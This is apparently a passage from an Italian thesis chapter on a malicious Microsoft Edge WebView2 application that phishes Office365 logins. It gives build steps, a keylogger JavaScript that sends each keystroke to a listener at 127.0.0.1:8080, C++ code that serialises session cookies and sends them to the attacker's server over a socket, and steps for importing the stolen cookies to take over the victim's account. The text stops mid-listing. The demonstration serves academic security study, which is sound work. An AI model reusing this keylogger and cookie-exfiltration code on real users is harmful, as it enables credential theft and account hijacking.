
dalla finestra di gestione pacchetti NuGet, selezionare la scheda '*Sfoglia*', all'interno del campo di ricerca scrivere '*Microsoft.Windows.ImplementationLibraries*', cliccare sul primo risultato ottenuto e successivamente sul bottone '*Aggiorna*' presente a destra delle schermate, altrimenti cliccare su '*Installa*'. **Figura 3.5.**



**Figura 3.5.** Installazione librerie Microsoft Windows Implementation

## 6. Installare WebView2 SDK:


utilizzando nuovamente la finestra di gestione pacchetti NuGet mostrata in **Figura 3.4**, posizionarsi nella scheda '*Sfoglia*' e all'interno del campo di ricerca scrivere '*Microsoft.Web.WebView2*', cliccare sul primo risultato ottenuto e cliccare sul bottone '*Aggiorna*' presente a destra delle schermate, altrimenti cliccare su '*Installa*'. **Figura 3.6.**



**Figura 3.6.** Installazione WebView2 SDK

## 7. Eseguire l'applicazione:

chiudere la finestra di gestione pacchetti NuGet e fare click sul tasto '*Avvia senza eseguire il debug*' presente nella barra degli strumenti di Visual Studio e identificato dal simbolo play di colore verde chiaro. In alternativa premere la combinazione di tasti (CTRL+F5). Il risultato ottenuto dalla compilazione dell'applicazione WebView2 malevola è mostrato in **Figura 3.7**



**Figura 3.7.** Finestra principale dell'applicazione WebView2 malevola

## 3.2 Funzionamento dell'attacco

Come è stato possibile osservare alla **Figura 3.7**, l'applicazione WebView2 malevola scaricata è stata sviluppata per eseguire l'attacco su account della piattaforma Microsoft Office365. Nel corso di questo paragrafo sarà mostrata la procedura di esecuzione e come l'attaccante malevolo entra in possesso dei cookie di sessione dell'utente e li utilizza per accedere al suo account senza essere a conoscenza delle credenziali di autenticazione. In seguito nel **Paragrafo 3.4** sarà illustrato come modificare l'applicazione per effettuare l'attacco su altre piattaforme web come Amazon e Facebook.

Si era precedentemente detto che affinché l'attaccante malevolo possa ricevere i cookie di sessione, dopo che l'utente abbia effettuato il login al proprio account utilizzando l'applicazione malevola, deve essere predisposto un server HTTP che riceva tali dati. Per gli scopi di test perseguiti in questo elaborato si è scelto di utilizzare un server HTTP Python in esecuzione all'indirizzo localhost sulla porta 8080. Per avviare il server è necessario disporre sul proprio PC del Runtime Python ed aver settato correttamente l'opportuna variabile d'ambiente. Fatto ciò, aprire un terminale di Windows (CMD) oppure una Windows Power Shell e digitare il comando riportato al **Listato 3.1**.

```
python -m http.server 8080
```

**Listato 3.1.** Comando avvio server HTTP Python


Il risultato ottenuto dall'esecuzione del comando è mostrato in **Figura 3.8**

```
Amministratore: Python HTTP Server - python -m http.server 8080
C:\WINDOWS\system32>python -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```

**Figura 3.8.** Esecuzione del server HTTP Python


Predisposto il server HTTP si può procedere ad effettuare l'accesso all'account Microsoft attraverso l'applicazione WebView2 malevola. Inserendo l'email associata all'account è possibile notare in **Figura 3.9** come il codice JavaScript malevolo

presente all'interno dell'applicazione abbia svolto la funzione di KeyLogger, riportando al server in ascolto ogni tasto digitato dall'utente sulla tastiera. Nell'ultima riga viene evidenziato l'intero username inserito, osservando le righe precedenti è possibile vedere che l'applicazione malevola ha inviato al server ciascun carattere al momento della pressione del tasto sulla tastiera.



**Figura 3.9.** Funzione KeyLogger del server sul campo username


La funzione di KeyLogger viene eseguita anche al momento dell'inserimento del campo password come mostrato in **Figura 3.10**, l'attenzione va posta sull'ultima riga evidenziata dove è chiaramente visibile la concatenazione della password in chiaro con l'username precedentemente inserito.



**Figura 3.10.** Funzione KeyLogger del server sul campo password

Inserita la password fare click sul bottone 'Accedi' ed attendere l'accesso all'account Microsoft. Come è possibile vedere in **Figura 3.11** l'applicazione WebView2 malevola ha effettuato l'accesso all'account ed ha reindirizzato l'utente nella propria pagina personale da dove potrà utilizzare tutte le funzionalità normalmente offerte dalla piattaforma.

L'applicazione malevola, oltre ad aver effettuato l'accesso, ha utilizzato le API messe a disposizione del framework Microsoft Edge WebView2 per accedere al contenuto dei cookie inviati dal server Microsoft ed inoltrarli al server HTTP Python posto in ascolto dall'attaccante. **Figura 3.12**




**Figura 3.11.** Accesso ad account Microsoft con applicazione malevola

**Figura 3.12.** Cookie di sessione inviati al server HTTP

I cookie di sessione che vengo inviati dall'applicazione WebView2 verso il server HTTP in ascolto presentano una codifica in Base64. L'attaccante può ora copiare il contenuto restituito e utilizzando gli opportuni strumenti di decodifica, ottenere il testo in chiaro dei cookie di sessione. Uno strumento che è possibile utilizzare è il sito web '[base64decode.org](http://base64decode.org)' che offre la possibilità di decodificare diversi formati di cifratura compresa quella in Base64. In **Figura 3.13** è mostrato come vengono decodificati i cookie di sessione ricevuti dal server HTTP.

Come è possibile notare i cookie di sessione decodificati vengono restituiti in modo strutturato utilizzando il formato di scambio dati JSON (JavaScript Object Notation).




**Figura 3.13.** Decodifica dei Cookie di sessione inviati al server HTTP


Per accedere all'account dell'utente vittima utilizzando i cookie appena sottratti, l'attaccante malevolo deve quindi compiere i seguenti passi:

1. Copiare i cookie di sessione precedentemente decodificati;
  2. Aprire un qualsiasi browser, nell'esempio verrà usato Google Chrome, e recarsi alla pagina di login della piattaforma Microsoft;
  3. Utilizzare un'estensione del browser, ad esempio *Cookie Editor*, che consenta di avere rapido accesso ai cookie memorizzati per il sito web correntemente aperto;
  4. Eliminare i cookie attualmente presenti come mostrato in **Figura 3.14**
  5. Utilizzare la funzione '*Importa*' dell'estensione *Cookie Editor* e incollare i cookie precedentemente decodificati e copiati al passo 1;
  6. Fare click sul tasto '*Import*' per procedere all'importazione dei nuovi cookie come mostrato in **Figura 3.15**;
  7. Aggiornare la pagina dopo che il caricamento dei cookie è terminato.


Dalla **Figura 3.16** si può vedere come l'attaccante malevolo ha avuto accesso all'account dell'utente vittima utilizzando i cookie di sessione che ha sottratto utilizzando l'applicazione WebView2.



**Figura 3.14.** Eliminazione dei cookie presenti nella pagina



**Figura 3.15.** Import dei nuovi cookie



**Figura 3.16.** Account Microsoft compromesso

### 3.3 Analisi del codice sorgente

Le classi del progetto, precedentemente scaricato al **Paragrafo 3.1**, prese in considerazione per l'analisi del codice sorgente sono le seguenti:

- *AppStartPage.cpp*
- *AppWindow.cpp*
- *ScenarioCookieManagement.cpp*

Per ciascuna di esse si andranno ad analizzare i principali metodi che consentono il funzionamento dell'attacco.

#### 3.3.1 Classe *AppStartPage.cpp*

È la responsabile dell'apertura della schermata iniziale dell'applicazione, contiene un unico metodo chiamato *GetUri()* che riceve come parametro in input la finestra principale dell'applicazione e restituisce in output una stringa che rappresenta la URI che si vuole caricare all'avvio.

In **Figura 3.17** è mostrato il codice della classe *AppStartPage.cpp* e del metodo *GetUri()*, dove a riga 24 va inserita la URI della risorsa voluta.

```

17     using namespace Microsoft::WRL;
18
19     namespace AppStartPage
20     {
21
22         std::wstring GetUri(AppWindow* appWindow)
23         {
24             std::wstring uri = L"https://office.com/login";
25             return uri;
26         }
27
28     };
--
```

**Figura 3.17.** Classe AppStartPage.cpp - Metodo GetUri

### 3.3.2 Classe AppWindow.cpp

Rappresenta la finestra principale dell'applicazione e contiene l'import di tutte le librerie necessarie all'esecuzione di Microsoft Edge WebView2. Si occupa, utilizzando le opportune API messe a disposizione dal framework, di renderizzare il contenuto delle risorse richieste.

Il primo metodo contenuto in questa classe è *DownloadAndInstallWV2RT()* che si occupa di effettuare il download a l'installazione del Runtime WebView2 qualora l'utente non lo abbia già installato nel proprio PC. Di seguito la spiegazione del metodo il cui codice sorgente è riportato in **Figura 3.18**:

riga 62: viene dichiarata la variabile *resultCode* che sarà restituita alla fine del metodo e viene inizializzata al valore "2" che rappresenta il codice d'errore di download fallito;

riga 72: download del framework e salvataggio con il nome '*MicrosoftEdgeWebView2Setup.exe*';

riga 74: controllo dell'esito del download, se avvenuto con successo si procede, altrimenti si restituisce il codice di errore che avvisa che il download è fallito (*resultCode=2*);

riga 78-87: se il download è avvenuto con successo si procede ad un installazione silente del framework utilizzando la shell di sistema;

riga 89-94: viene verificata l'installazione del framework, se andata a buon fine la variabile *resultCode* viene settata al valore "0" altrimenti al valore "1";

riga 96: viene invocato il metodo *InstallComplete()* che restituisce all'utente un messaggio in base al valore della variabile *resultCode* avvisando l'utente dell'avvenuta installazione, del fallimento della stessa o del fallimento del download

riga 98: il metodo termina con la restituzione della variabile *resultCode*.

La classe prosegue con una serie di metodi atti a gestire le finestre di dialogo con l'utente, il costruttore, l'inizializzazione della finestra dell'applicazione ed il caricamento delle funzionalità necessarie per il rendering del contenuto web.

```

58  DWORD WINAPI DownloadAndInstallWV2RT(_In_ LPVOID lpParameter)
59  {
60      AppWindow* appWindow = (AppWindow*) lpParameter;
61
62      int returnCode = 2; // ...
63      HRESULT hr = URLDownloadToFile(NULL, L"https://go.microsoft.com/fwlink/p/?LinkId=2124703",
64                                      L".\MicrosoftEdgeWebview2Setup.exe", 0, 0);
65      if (hr == S_OK)
66      {
67          // Either Package the WebView2 Bootstrapper with your app or download it using fwlink
68          // Then invoke install at Runtime.
69          SHLEXECUTEINFO shExInfo = {0};
70          shExInfo.cbSize = sizeof(shExInfo);
71          shExInfo.fMask = SEE_MASK_NOASYNC;
72          shExInfo.hwnd = 0;
73          shExInfo.lpVerb = L"runas";
74          shExInfo.lpFile = L"MicrosoftEdgeWebview2Setup.exe";
75          shExInfo.lpParameters = L" /silent /install";
76          shExInfo.lpDirectory = 0;
77          shExInfo.nShow = 0;
78          shExInfo.hInstApp = 0;
79
80          if (ShellExecuteEx(&shExInfo)) {
81              returnCode = 0; // Install successfull
82          }
83          else {
84              returnCode = 1; // Install failed
85          }
86      }
87      appWindow->InstallComplete(returnCode);
88      appWindow->Release();
89      return returnCode;
90  }

```

**Figura 3.18.** Classe AppWindow.cpp - Metodo DownloadAndInstallWV2RT

Il successivo metodo di interesse ai fini della comprensione dell'attacco è *OnCreateCoreWebView2ControllerCompleted()* che ha inizio alla riga 1061 del codice sorgente dell'applicazione. In questo metodo è presente, alla riga 1096, il codice JavaScript che implementa la funzionalità di KeyLogger dell'applicazione. Per semplicità di trattazione non verrà riportato e commentato il codice dell'intero metodo ma solo lo script JS:

```

1| var link = \ "http://127.0.0.1:8080/keylog?k=\ ";
2| var l = \ "\";
3| document.onkeypress = function (e){
4|     l += e.key;
5|     var req = new XMLHttpRequest();
6|     req.open(\ "GET\ ",link.concat(l), true);
7|     req.send();\ "

```

**Listato 3.2.** Codice JavaScript per KeyLogger

riga 1: viene dichiarata la variabile *link* ed inizializzata al valore dell'indirizzo al quale è possibile raggiungere il server HTTP posto in ascolto dall'attaccante, come visto nel **Paragrafo 3.2**. Viene inoltre aggiunto un parametro, essendo la richiesta eseguita con metodo GET, che servirà ad inviare al server HTTP i caratteri catturati;

riga 2: viene dichiarata la variabile *l* ed inizializzata al valore di stringa vuota. Essa conterrà i caratteri digitati dall'utente sulla tastiera;

- riga 3: viene posto un ascoltatore sull'evento *onkeypress*, ovvero la pressione di un tasto della tastiera;
- riga 4: il valore del tasto premuto viene concatenato alla variabile *l*;
- riga 5: viene creata una nuova richiesta HTTP;
- riga 6: la richiesta viene composta specificando che deve essere eseguita con metodo GET e che la destinazione è l'indirizzo contenuto nella variabile *link*, al quale viene concatenato la stringa di caratteri catturati contenuta nella variabile *l*;
- riga 7: la richiesta viene inoltrata al server HTTP in ascolto.

Il risultato dell'esecuzione di questo codice JavaScript è mostrato in **Figura 3.9**. Per essere eseguito lo script deve essere invocato tramite le API del framework WebView2, in particolare, passato come argomento in ingresso del metodo *AddScriptToExecuteOnDocumentCreated()* come mostrato alla riga 1096 del codice sorgente dell'applicazione.

La classe prosegue con i metodi necessarie alla gestione del framework WebView2 che non verranno discussi non essendo correlati con il funzionamento dell'attacco oggetto di studio.

### 3.3.3 Classe *ScenarioCookieManagement.cpp*

Questa classe è deputata all'elaborazione dei cookie ricevuti in risposta dal server web al quale viene richiesta l'autenticazione, invia inoltre gli stessi al server HTTP posto in ascolto dall'attaccante. Il metodo che si occupa dell'elaborazione dei cookie è *CookieToString()*, riceve come parametro in input un puntatore ad un'istanza dell'interfaccia *ICoreWebView2Cookie*, presentata al **Paragrafo 2.3**, che espone le API per l'accesso e la gestione dei cookie e restituisce una stringa contenente i cookie in formato JSON.

- riga 167-196 vengono utilizzate le API del framework per prelevare dai cookie ricevuti informazioni come nome, valore, dominio, path, expires date, http only, is secure e is session;
- riga 198-201 controllo sul nome di dominio al fine di rimuovere i caratteri superflui. Nel codice il controllo è svolto solo per il dominio '*login.microsoftonline.com*', essendo che l'applicazione è stata sviluppata per attuare l'attacco ad esso;
- riga 203 dichiarazione della variabile *result* che accoglierà i parametri prelevati dai cookie. Viene inizializzata con il carattere '{' che rappresenta l'inizio di un insieme di dati in notazione JSON;
- riga 204-214 i parametri prelevati dai cookie vengono manipolati testualmente per essere concatenati alla variabile *result*;
- riga 215 conclusione del metodo e restituzione della variabile *result* previa concatenazione con il carattere '}' che termina la notazione JSON precedentemente aperta.

Il codice sorgente del metodo appena discusso è mostrato in **Figura 3.19**.

```

165 static std::wstring CookieToString(ICoreWebView2Cookie* cookie) {
166     //! [CookieObject]
167     wil::unique_cotaskmem_string name;
168     CHECK_FAILURE(cookie->get_Name(&name));
169     wil::unique_cotaskmem_string value;
170     CHECK_FAILURE(cookie->get_Value(&value));
171     wil::unique_cotaskmem_string domain;
172     CHECK_FAILURE(cookie->get_Domain(&domain));
173     wil::unique_cotaskmem_string path;
174     CHECK_FAILURE(cookie->get_Path(&path));
175     double expires;
176     CHECK_FAILURE(cookie->get_Expires(&expires));
177     BOOL isHttpOnly = FALSE;
178     CHECK_FAILURE(cookie->get_IsHttpOnly(&isHttpOnly));
179     COREWEBVIEW2_COOKIE_SAME_SITE_KIND same_site;
180     std::wstring same_site_as_string;
181     CHECK_FAILURE(cookie->get_SameSite(&same_site));
182     switch (same_site) {
183     case COREWEBVIEW2_COOKIE_SAME_SITE_NONE:
184         same_site_as_string = L"None";
185         break;
186     case COREWEBVIEW2_COOKIE_SAME_SITE_KIND_LAX:
187         same_site_as_string = L"Lax";
188         break;
189     case COREWEBVIEW2_COOKIE_SAME_SITE_KIND_STRICT:
190         same_site_as_string = L"Strict";
191         break;
192     }
193     BOOL isSecure = FALSE;
194     CHECK_FAILURE(cookie->get_IsSecure(&isSecure));
195     BOOL isSession = FALSE;
196     CHECK_FAILURE(cookie->get_IsSession(&isSession));
197     // Fix domain name for login.microsoftonline.com
198     std::wstring domainName = domain.get();
199     if (domainName == L".login.microsoftonline.com") {
200         domainName = L"login.microsoftonline.com";
201     }
202     // End
203     std::wstring result = L"";
204     result += L"\\"name\": " + EncodeQuote(name.get()) + L", " + L"\\"value\": " +
205     EncodeQuote(value.get()) + L", " + L"\\"domain\": " + EncodeQuote(domainName) +
206     L", " + L"\\"path\": " + EncodeQuote(path.get()) + L", " + L"\\"httpOnly\": " +
207     BoolToString(isHttpOnly) + L", " + L"\\"expirationDate\": ";
208     if (!isSession) {
209         result += std::to_wstring(999999999);
210     }
211     else {
212         std::wstring formatted_expiration = std::to_wstring(expires).substr(0, std::to_wstring(expires).find(L"."));
213         result += formatted_expiration;
214     }
215     return result + L"}";
216 }

```

**Figura 3.19.** Classe ScenarioCookieManagement.cpp - Metodo CookieToString

Altro metodo di questa classe che risulta interessante ai fine della comprensione dell'attacco è *SendCookies()*. Riceve come parametro in input una stringa che rappresenta i cookie in formato JSON, tale stringa verrà fornita dal metodo *CookieToString()*. Il metodo non presenta tipo di ritorno (void).

- riga 47-52: si verifica che un Windows Socket sia in esecuzione;
- riga 53-57: viene istanziato un nuovo socket che invierà le informazioni in input al server HTTP posto in ascolto dall'attaccante;
- riga 59-61: settaggio dell'indirizzo IP e della porta al quale il socket dovrà inviare richieste;
- riga 62-65: prova di connessione al server HTTP remoto, se la connessione non avviene verrà restituito un messaggio di errore;
- riga 66: viene creata la stringa di dati che sarà inviata al server HTTP remoto;
- riga 67: dichiarazione della variabile *httpReq* che viene inizializzata con la stringa che indica il tipo di richiesta e i parametri della stessa;
- riga 68: alla variabile *httpReq* viene concatenato il risultato della cifratura in Base64 dei dati da inviare, ovvero dei cookie in formato JSON;

riga 69: alla variabile *httpReq* viene concatenato la versione di protocollo HTTP utilizzata e l'indirizzo dell'host di destinazione;

riga 70: viene utilizzato il metodo *send* della classe *Socket* per inviare la richiesta al server HTTP posto in ascolto dall'attaccante malevolo. Tale metodo riceve come parametri in ingresso il socket da cui dev'essere inviata la richiesta, la stringa contenente il metodo e i parametri da inviare e la lunghezza della stessa.

Il codice sorgente del metodo appena presentato si trova in **Figura 3.20**.

```

46 void ScenarioCookieManagement::SendCookies(std::wstring cookieResult) {
47     WSADATA wsa;
48     //Initialize Winsock
49     if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0) {
50         printf("Error initializing Winsock\n");
51         exit(1);
52     }
53     SOCKET s;
54     struct sockaddr_in cleanServer;
55     if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET) {
56         printf("Could not create socket : %d", WSAGetLastError());
57     }
58     // Set the required members for the sockaddr_in struct
